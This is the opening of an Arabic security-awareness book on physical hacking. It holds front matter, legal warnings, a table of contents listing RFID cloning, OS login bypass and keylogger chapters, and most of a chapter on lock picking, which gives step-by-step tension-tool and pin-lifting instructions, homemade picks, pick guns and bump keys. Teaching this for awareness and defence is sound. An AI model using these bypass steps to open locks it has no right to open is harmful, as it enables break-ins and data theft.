
تقنيات الاختراق المادي
عبدالله علي عبدالله


بسم الله الرحمن الرحيم

إلى أبي و أمي

سأحافظ على عنادي و سأستمر يوماً تلو الأخر في محاولة تغير العالم .. من يعلم فربما يأتي يوماً ما و أنجح !!

إلى أهالي شهداء الربيع العربي

إلى صناع الحياة و النهضة في الوطن العربي

لكل من ساهم في إخراج هذا العمل بصورته الحالية..


شكراً أخي مجاهد @MujahedAltahle على اضافتك القيمة (الفصل السابع).
شكراً أحمد أبو زيد http://www.aabouzaid.com على ملاحظاتك و نصائحك.
شكراً عبدالرحمن غانم - أحمد أكرم - جميع اصدقائي .. قدمتم لي ملاحظات قيمه ساهمت في تحسين هذا العمل

شكراً لكم جميعاً :)

رخصة الكتاب

بقراءتك للكتاب فأنت توافق على ترخيص الكتاب بما فيه من شروط و تحذيرات، الكتاب يخضع لرخصة المشاع الإبداعي CC النسبة Attribution- غير التجاري Non commercial - المشاركة بالمثل Share A like.

Creative Commons license - CC-BY-NC-SA

	النِّسبَة (by)	يحقّ للقارئ عرض و توزيع الكتاب بشرط ذكر ا سم المؤلف الأ صلي.
	غيرُ التجاريّ (nc)	يحقّ للقارئ لهُ نسخ و إعا دة توزيع الكتاب بشرط كون ذلك لغير الأغراض التجارية.
	المشاركة بالمثل (sa)	يحقّ للقارئ ا شتقاق و تطوير و إعادة توزيع الكتاب شرط أن يتم نشرة بنفس الرخصة cc-by-nc-sa

لاستخدام الكتاب تجارياً يجب الحصول على إذن خاص

و في حال لديك استفسار فلا تتردد في التواصل معي عبر أحد الطرق التالية

البريد الإلكتروني abdallah.ali.abdallah.elmasry@gmail.com
تابعني عبر تويتر https://twitter.com/abdallah0masr
تابعني على مدونتي http://simplyarduino.com

تحذير هام

- جميع المعلومات المذكورة في الكتاب لأغراض تعليمية فقط و تهدف لنشر الوعي الأمني في أحد أهم المجالات المهملة و هي (الأمن المادي للمعومات physical security for computers data).

- الكاتب غير مسئول عن أي نتائج مترتبة عن سوء استغلال المعلومات المذكورة.

- يمنع استغلال المعلومات في أي غرض يهدف لتحقيق ضرر لشخص أو مؤسسة أو أي جهه كانت و بقراءتك للكتاب فأنت توافق على هذه الشروط.

- عند تطبيق أي مثال عملي من محتوى الكتاب يجب أن يطبق في بيئة معزولة تملكها أنت أو أن تحصل على تصريح من صاحب البيئة التي ستستخدمها في التجربة.

- العديد من الدول لديها قوانين تمنع تطبيق بعض المعلومات المذكورة لذلك قبل أن تشرُع في تطبيق أي من المعلومات المذكورة في بيئة عملية عليك استشاره احد المختصين بالقانون أو مراجعة القوانين الخاصة بدولتك.

فهرس المحتويات

فن الاختراق المادي...1

إهداء...3

شكراً...4

رخصة الكتاب...5

تحذير هام...6

فهرس المحتويات...7

مقدمة...12

الفصل الأول: اختراق الأقفال الميكانيكية...16

الأقفال على مر العصور...17

كيف تعمل الأقفال ذات المفاتيح المسننة...19

أدوات اختراق الأقفال...21

اصنعها بنفسك...22

لنبدأ اختراق أول قفل...23

استخدام الـ Pick Gun...27

تقنية الـ bumping Key...29

الحماية...30

كيف تصنع الأقفال الذكية بنفسك...34

الفصل الثاني: تخطي حماية أقفال الـ RFID.........................36

تعرف على تقنية الـ RFID...37
مبدأ التشغيل...38
البطاقات The RFID Tags...39
الأقفال الإلكترونية المعتمدة على الـ RFID tags................................40
المخاطر...41
الطريقة الأولى - سرقة الكود المكتوب...42
محاكاة سرقة البطاقات باستخدام Arduino RFID sniffer.................43
التجربة الأولى: قراءة الأكواد بصيغة الأعداد الرقمية Binary code.........44
التجربة الثانية: قراءة الأكواد بالصيغة النصية الحقيقة..........................51
سارق البطاقات في العالم الحقيقي...57
المزيد من التصميمات الأخرى لقارئات الـ RFID..................................58
الخطوة الثانية - صنع بطاقة RFID قابلة للبرمجة...............................59
تصميمات أبسط...63
إجراءات الحماية..64
الإجراء الأول: امسح الأرقام المكتوبة...64
الإجراء الثاني: احفظ البطاقة في المحفظة المضادة................................65
اصنعها بنفسك..66
الإجراء الثالث: استخدم تردد أعلى...67
الإجراء الرابع: بطاقات الـ RFID التفاعلية.......................................68

الجزء الثاني - محاكاة التهديدات الداخلية..................72

مقدمة عن التهديدات الداخلية...73

الفصل الثالث: بناء معمل المحاكاة..............................74

ما هي تقنية الـ Virtualzation...75

بناء المعمل..77

مهارات يجب أن تمتلكها...78

بناء أول جهاز وهمي...79

معلومات إضافية حول تقنية الـ Virtualization.............................87

الفصل الرابع : الاختراق المادي للويندوز.........................89

الاختراق الأول: تخطى نظام التشغيل بالـ Live CD boot.....................90

الاختراق الثاني: تغير كلمة المرور..95

الاختراق الثالث: استخدام OphCrack داخل نظام Kali-Linux..........101

الاختراق الرابع: كسر تشفير كلمات المرور باستخدام توزيعة OphCrack..106

الاختراق الخامس: تخطى كلمة المرور Konboot............................109

الفصل الخامس: اختراق أنظمة لينكس...........................112

الاختراق الأول: التشغيل في وضع الأسطوانة الحية............................113

الاختراق الثاني: استغلال نظام الإقلاع GRUB – خاصية الصيانة...........115

الاختراق الثالث: استغلال نظام الإقلاع GRUB – تعديل المتغيرات للوصول إلى حساب الجزر..117

الاختراق الرابع: فك تشفير كلمات المرور لجميع المستخدمين................121

الفصل السادس: الحماية والاجرائات المضادة.....................125
كلمة المرور -الصعوبة الفائقة أسهل مما تعتقد.................................126
الحصن المنيع - تقنية تشفير الأقراص الصلبة بالكامل...........................128
صناعة التقسيمات الوهمية المشفرة TrueCrypt.............................131

الفصل السابع: مسجلات لوحة المفاتيح............................132
اللص مختبئ في هدية..133
تعريف الـ Keylogger...133
كيف تعمل مُسجلات لوحة المفاتيح:..137
خطوات صنع Keylogger؟...137
إجراءات الحماية...138
حيل إضافية لاجتناب مخاطر الـ HKL..141

المُلحق الأول - كتب إضافية أنصحك بها.........................142
المزيد من الكتب الإضافية:..143

الملحق الثاني - القوانين الخاصة بأمن المعلومات.................144
الـقـوانـيـن..144
لائحة قوانين عربية متعلقة بالمعاملات الإلكترونية............................145
قوانين تتعلق بالمعاملات الإلكترونية في دول العالم...........................146

المُلحق الثالث - كيف تم تصميم الكتاب..........................150
الأدوات المستخدمة:..150
الخطوط المستخدمة:..150

المُلحق الثالث – كيف تم تصميم الكتاب150

الإعدادات المستخدمة لتنسيق الصفحات:...151

المُلحق الرابع – مراجع إضافية......................................152

مقدمة

أصبح الحاسب الآلي و المعلومات المحرك الأساسي في الاقتصاد العالمي الجديد، أصبحت الحياة من حولنا تدار إلكترونياً فاليوم نجد البنوك تدار إلكترونياً و نجد أنظمة التحكم في المصانع و محطات توليد الطاقة و تحلية المياه و حتى المفاعلات النووية جميعها يدار بالحاسوب و نجد على مستوى الأفراد و الشركات انهم قد تخلوا عن الأوراق بصورة ملحوظة و تحولت الملفات و المجلدات الضخمة إلى ملفات word و excel sheets على الحاسب، في النهاية تحولت البنية التحتية للحياة من حولنا إلى معلومات و تحولت الأموال في البنوك إلى أرقام تحملها حواسيب خارقة تعمل ليل نهار و أصبح حتى وجودنا نحن كبشر في سجلات الدولة خانات مسجلة في قواعد بيانات عملاقة.

لكن من قال أن المخاطر لن تتطور مع تطور الحياة، في الواقع لقد تطورت المخاطر إلى حد مرعب مكن اللصوص في العصر الرقمي الجديد من سرقة ممتلكاتك المالية و تدمير الأعمال و حتى محو الأشخاص رقمياً من السجلات الحكومية باستخدام مهارات تقنية و برمجية متطورة، يهدف كتاب الاختراق المادي إلى تسليط الضوء على جانب خاص من أمن المعلومات و قليلاً ما يهتم به العاملين في المجال التقني و هو الحماية المادية للمعلومات.

نجد مدراء الشبكات يستخدمون مجموعة من التقنيات لحماية البيانات مثل أنظمة التحكم في الوصول، الجدران النارية، أنظمة كشف الاختراق، أنظمة منع الاختراق، مضادات الفيروسات و أنظمة الفلترة، كلها أسماء تقنيات حماية متطورة يتم إضافتها لشبكات الحاسب الآلي لحمايتها من المخترقين و

المتسللين و لمنع الوصول للبيانات بدون تصريح سواء من الداخل أو من الخارج.

في هذا الكتاب ستتحول قوة هذه التقنيات إلى ... لا شيء !!

سنتعرف في هذا الكتاب على التقنيات التي يستخدمها المخترقون في الوصول إلى البيانات من المؤسسات متخطين كل وسائل الحماية الأمنية السابقة و كذلك سنشاهد بعض التقنيات المضادة والحلول لمواجهه هذه التقنيات.

ما هو الاختراق المادي للمعلومات؟



يُعرف الاختراق المادي للمعلومات Physical Hacking بأنه أي أسلوب تقنى أو غير تقني يضمن الوصول المباشر للمعلومات عن طريق الوصول إلى الأجهزة التي تخزنها و تعالجها في الشبكة الإلكترونية وذلك عن طريق تخطي الحماية المادية (مثل الأقفال و أنظمة الوصول الإلكترونية Access control) و الحماية البرمجية مثل برامج التشفير و التوثيق Authentication المدمجة في نُظم التشغيل)

ينقسم علم الاختراق المادي إلى:

- اختراق حماية الأقفال الميكانيكية Lock Picking
- اختراق نظم الوصول و البوابات الإلكترونية Access Control
- الهندسة الاجتماعية Social Engineering
- تخطى عملية التوثيق لنظم التشغيل bypass authentication

- أنظمة التجسس المدمجة embedded spying boards

و بعض الخبراء يضيفون الاختراق اللاسلكي للشبكات إلى هذه القائمة

ينقسم محتوى الكتاب إلى جزئيين أساسيين و هما

الجزء الأول: تقنيات الاختراق الخارجي و التسلل

ينقسم الجزء الأول إلى الفصل الأول و الفصل الثاني و يشرح التقنيات المستخدمة في تخطي الحماية المادية التي توضع في مباني الشركات و المؤسسات بدءاً من الأبواب الخارجية و وصولاً إلى غرف تخزين مخدمات الهدف.

الجزء الثاني: المخاطر الداخلية و أنظمة التشغيل

من الفصل الثالث حتى الفصل السادس سنرى التقنيات المستخدمة في كسر حماية أنظمة التشغيل و سرقة البيانات وذلك بتخطي معظم تقنيات الحماية البرمجية.


في جميع الفصول شرحت تقنيات الاختراق و كذلك التقنيات المضادة لتحمي نفسك من هذا الاختراق فالهدف الأساسي للكتاب هو تحسين الوعي الأمني للشركات و المستخدمين و خاصة في بلادنا العربية التي نادراً ما نجد بها الوعي الكافي لمواجهه مخاطر هذا العصر.

عَرَفْتُ الشَّرَّ لا لِلشَّرّ لَكِنْ لِتَوَقّيهِ

وَمَنْ لَمْ يَعْرِفِ الشَّرَّ مِنَ الناسِ يقعْ فيهِ

أبو فراس الحمداني – من أدب العصر العباسي

الفصل الأول: اختراق الأقفال الميكانيكية
Lock Picking: Hacking Locks



سنناقش في هذا الفصل التقنيات المستخدمة في فتح الأقفال الميكانيكية دون امتلاك المفتاح المخصص لفتحها كما سنتعرف على طرق الحماية الفعالة لمواجهة هذه التقنيات.


تحذير: معظم الدول لديها قوانين صارمة ضد اقتحام البوابات أو الأقفال الميكانيكية بجميع صورها، لذلك لا تطبق محتوى هذا الفصل إلا في بيئة تملكها انت فقط ولا تستخدم أي من المعلومات المذكورة في ارتكاب أي عمل غير قانوني يعرضك للمساءلة القانونية والعقاب.

الأقفال على مر العصور



تمتلك الأقفال الميكانيكية مكانة متميزة بين أدوات الحماية حيث تعد من أقدم أساليب التأمين المستخدمة في حفظ الأشياء الثمينة و حمايتها مثل أبواب المنازل، المحلات، الخزنات الصغيرة والمتوسطة و مداخل الشركات ... الخ.


تأتي الأقفال الميكانيكية في عدة صور حرة ومستقلة بذاتها مثل الأقفال التقليدية أو مدمجة بالشيء المراد حمايته مثل الأبواب والصناديق الصغيرة، وبالرغم من التطور الشديد للأقفال في زمننا المعاصر حيث تحولت أنظمة الحماية من ميكانيكية إلى إلكترونيه إلا أن الأقفال الميكانيكية ظلت متربعة على عرش وسائل الحماية بسبب سعرها.



ما دامت وسيلة حماية فعالة على مر العصور فأين المشكلة ؟؟

تكمن المشكلة في سهولة تخطى حماية الأقفال الميكانيكية وخاصة المعتمدة على مفاتيح مسننة والتي تعتبر أشهر أنواع الأقفال الميكانيكية وتستخدم في مواضع حساسة جدا مثل تأمين بوابات الشركات (خاصة البوابات الخلفية وبوابات الطوارئ) كما يتم استخدامها في إغلاق مخازن المخدمات (مخازن السيرفرات Server Racks) والتي تحتوي على جميع خوادم الشركات المسؤولة عن تخزين والمعالجة البيانات.






في العديد من حوادث الاختراق المشهورة يتم الوصول المباشر إلى البيانات عن طريق دخول المكان المخصص للسيرفرات عن طريق كسر حماية الأبواب وحماية مخازن السيرفرات ومن ثم يتم توصيل أي وسيلة تخزين storage media مثل فلاش-ديسك flash disk أو أسطوانة CD لسرقة البيانات أو زرع Trojan horse أو حتى إطلاق أحد الفيروسات لتدمير جميع البيانات مثل ما حدث في مفاعل إيران النووي وهجوم الفيروس الشهير stuxnet حيث تم الدخول إلى قلب شبكة المفاعل عن طريق توصيل مثل فلاش ديسك محملة بالفيروس إلى سيرفرات التحكم المسؤولة عن أنظمة SCADA التي تدير المفاعل النووي.

ما مدى سهولة اختراق الأقفال ؟؟



ستتعجب عندما تدرك أن اختراق معظم الأقفال الميكانيكية قد يستغرق 10 دقائق أو اقل في حالة أن قام بذلك شخص متدرب بصورة كافية وإذا تم استخدام الأدوات المناسبة مع التدريب قد يستغرق الأمر 30 ثانية فقط لفتح معظم الأقفال سواء كانت الأقفال المدمجة في الأبواب أو الأقفال الحرة.



سنناقش في هذا الفصل التقنيات المستخدمة في فتح الأقفال المعتمدة على المفاتيح المسننة وتخطى الحماية المادية التي تقدمها هذه الأقفال، كما سنتعلم كيف نحمي أنفسنا من هذه التقنيات وكيف نختار الأقفال المناسبة لحماية الأماكن الهامة.


كيف تعمل الأقفال ذات المفاتيح المسننة

تتكون الأقفال ذات المفاتيح المسننة من 3 أجزاء رئيسية وهي كالتالي:

- **الأسطوانة الدوارة Cylinder:** وهي الأسطوانة التي تدخل بها المفتاح ويتم تدويرها لليمين أو اليسار لفتح القفل عن إدخال المفتاح الصحيح.


- **أسنان الحماية protection pins:** تتكون من أسطوانة معدنية صغيرة جدا توضع بترتيب معين بصورة تمنع انزلاق الأسطوانة الدوارة إلا إذا ارتفعت هذه الأسنان إلى موضعها الصحيح.


- **ممرات استضافة أسنان الحماية Pin Housing tunnels:** وهي الممرات المحفورة في جسم القفل المعدني والتي يتم إدخال أسنان الحماية بها عند إدخال المفتاح الصحيح.





عند إدخال المفتاح الصحيح يتم رفع أسنان الحماية إلى ممرات الاستضافة وبذلك يمكن تدوير الأسطوانة المعدنية ويتم فتح القفل، في حالة انه تم إدخال مفتاح مختلف ستقف الأسنان الحماية كعائق يمنع دوران الأسطوانة و الصور التالية توضح قفل و قد تم إزالة جزء من الغطاء المعدني الخارجي له لتوضيح ما يحدث داخليا عند إدخال المفتاح الصحيح.






أدوات اختراق الأقفال

في هذه المرحلة سنحتاج مجموعة أدوات تعرف باسم الـ Lock Pick set وهي عبارة عن شرائح طولية من المعدن الصلب أو الألمنيوم يتم تشكيلها بصور معينة تسمح باجتياز حماية الأقفال بسهولة, توفر العديد من المواقع الإلكترونية والمتاجر هذه الأدوات في صورة مجموعات جاهزة تحتوي على جميع المستلزمات والأشكال المختلفة من الـ Picks.





أهم هذه الـ picks هي أداة الضغط وأداة رفع الأسنان كما في الصور التالية:



اصنعها بنفسك

كما يمكن صناعتها بسهولة عن طريق استخدام دبابيس الورق الموجودة بالمكتبات وأي أداة معدنية تساعدك على ثنيها مثل الصور التالية:








لنبدأ اختراق أول قفل..

سنحتاج في هذه المرحلة إلى 3 أشياء:






- أي قفل متوفر لديك و يفضل أن يكون صغير الحجم فكلما كان اصغر في الحجم كلما قلت عدد أسنان الحماية و سهل فتحه
- أداة الضغط
- أداة رفع أسنان الحماية


الخطوة الأولى:

ادخل أداة الضغط داخل فتحه المخصصة للمفتاح (الأسطوانة الدوارة) من الجهة التي لا يوجد بها أسنان الحماية و التي غالباً ما تكون الجهة السفلى للمفتاح كما في الصورة التالية:



الخطوة الثانية:


قم بتطبيق بعض الضغط الخفيف مع تدوير أداة الضغط ناحية اتجاه دوران عقارب الساعة مع ملاحظة أن بعض الأقفال تفتح عكس اتجاه عقارب الساعة لذلك عليك أن تتأكد أولا من اتجاه الدوران الذي يفتح القفل



سواء استخدمت أداة ضغط جاهزة أو مصنوعة يدويا فلا تقم بتطبيق ضغط شديد على الأداة ولكن طبق من الضغط ما يكفي لتحريك الأسطوانة قليلاً عن موضعها، ولاحظ أن أدوات الضغط المصنوعة يدويا قد تنثني منك بسهولة في حالة أن المعدن الذي صنعت منة كان ضعيفاً.

الخطوة الثالثة:


قم بإدخال أداة رفع الأسنان ببطيء إلى فتحة أسطوانة الدوران من الجهة التي بها أسنان الحماية وحاول أن تستشعر بعدد وأماكن أسنان الحماية





الخطوة الرابعة:

حاول أن ترفع كل سن من أسنان الحماية باستخدام أداة الرفع مع زيادة الضغط قليل حتى تمنع عودة السن إلى أسطوانة الدوران، ثم كرر نفس الخطوة بعدد أسنان الحماية أيضا لاحظ يمكنك عمل الخطوات السابقة كلها باستخدام دبوس كبديل عن أداة رفع الأسنان الاحترافية



لاحظ أن الأقفال الصغيرة تحتوي على سن واحد أو اثنين على الأكثر لذلك أنصحك بالبدء بمحاولها فتحها بينما الأقفال الأكبر حجما قد يصل عدد الأسنان بها إلى أكثر من 4 سنون.

> في بداية الأمر لا تتوقع أن تنجح سريعا في فتح القفل فقد يتطلب الأمر الكثير من الوقت والصبر والمجهود للنجاح في المرات الأولى وخاصة أن العملية كلها تعتمد على مدى دقة إحساسك بأسنان الحماية ومواضعها، كما أنصحك بمشاهدة بعض الفيديوهات العملية من موقع يوتيوب YouTube قبل التطبيق العملي

استخدام الـ Pick Gun

يعتبر الـ pick gun من أسرع وسائل اجتياز حماية الأقفال حيث يقوم بإرسال نبضات ميكانيكية سريعة تعمل على رفع جميع أسنان الحماية وإدخالها إلى ممرات الاستضافة وتعتبر طريقة عملة متطابقة مع الطريقة السابقة باستثناء أنها آليه.

النوع النصف آلي Half Automatic :





النوع الآلي (الإلكتروني) Full automatic:

مثل سابقة بالضبط باستثناء انه يعمل بمحرك كهربي يتم تشغيله بمحول كهربي أو البطارية ويتميز بالسرعة العالية والعيب الوحيد لهذه المسدسات هي صوتها العالي



تقنية الـ **bumping Key**

تقنيـة بسـيطة تعمـل بنفـس مبـدأ الـ Pick gun وتسـتخدم فـي إرسـال نبضـات ميكانيكيـة تعمل على رفع أسنان الحمايـة لكن هذه المرة باستخدام مفتـاح يتم تشـكيلة علـى صـورة أسـنان متسـاوية فـي الطـول والبعـد ومطرقـة بلاسـتيكية صغيرة كما في الصور التالية:



الحماية


بعد أن تعلمت التقنية المستخدمة في اختراق الأقفال فقد حان الـوقت لتعلـم أسـاليب الـدفاع والحمايـة ضـد هـذا النـوع مـن الاختراقـات الخطيـرة، سيسـاعدك هذا الجـزء مـن الكتـاب على اختيـار الأقفال الخاصة المقاومة للاختـراق التقليـدي وستتعرف على بعض أشهر تقنيات الحماية للأقفال.

<u>يمكننا تقسيم تقنيات حماية الأقفال إلى الأنواع التالية:</u>

